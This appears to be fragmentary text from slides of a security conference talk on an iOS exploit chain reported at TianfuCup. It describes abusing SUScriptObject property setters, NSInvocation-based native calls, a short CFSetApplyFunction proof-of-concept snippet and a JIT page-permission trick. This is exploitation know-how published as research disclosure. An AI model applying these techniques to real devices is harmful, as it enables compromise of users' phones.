

a subclass of SUScriptObject ◦ Exports a setter for associating other SUScriptObject objects to its properties ◦ Releases the external references to the objects upon deallocation • Canidate: SUScriptSegmentedControlItem ◦ Can be allocated in js: iTunes.makeSegmentedControl().createSegment() ◦ Has a property setter setUserInfo: that accept arbitrary SUScriptObject



B again and kickstart execution A SUScriptSegmentedControlItem B __NSSingleObjectArrayI userInfo SKStoreReviewViewController NSInvocation NSArray _cancelRequest target NSInvocation NSInvocation ... 🔥
◦ -[CNFileServices dlsym::] ◦ -[NSInvocation invokeUsingIMP:] • A known limitation that Project Zero didn’t solve ◦ The first argument of the C call (self pointer) can’t be zero ◦ Solved by using callbacks ◦ For example, CFSetApplyFunction fully controls up to two arbitrary arguments void *fake[2] = {(__bridge void *)NSClassFromString(@"__NSSingleObjectSetI"), NULL}; CFSetApplyFunction((void *)&fake[0], (void*)exit, (void*)0x41414141);

Setting special registers to alter the permission of the JIT page ◦ pthread_jit_write_protect_np and memcpy inside • Used to be inlined everywhere • Don’t know why but pthread_jit_write_protect_np is public on iOS 14 ◦ Makes the exploit extremely simple ◦ Apple inlined this function again after TianfuCup, sorry The Well-known performJITMemcpy libpthread We would like to acknowledge CodeColorist of Ant-Financial Light-Year Labs for their assistance. Entry added February 1, 2021



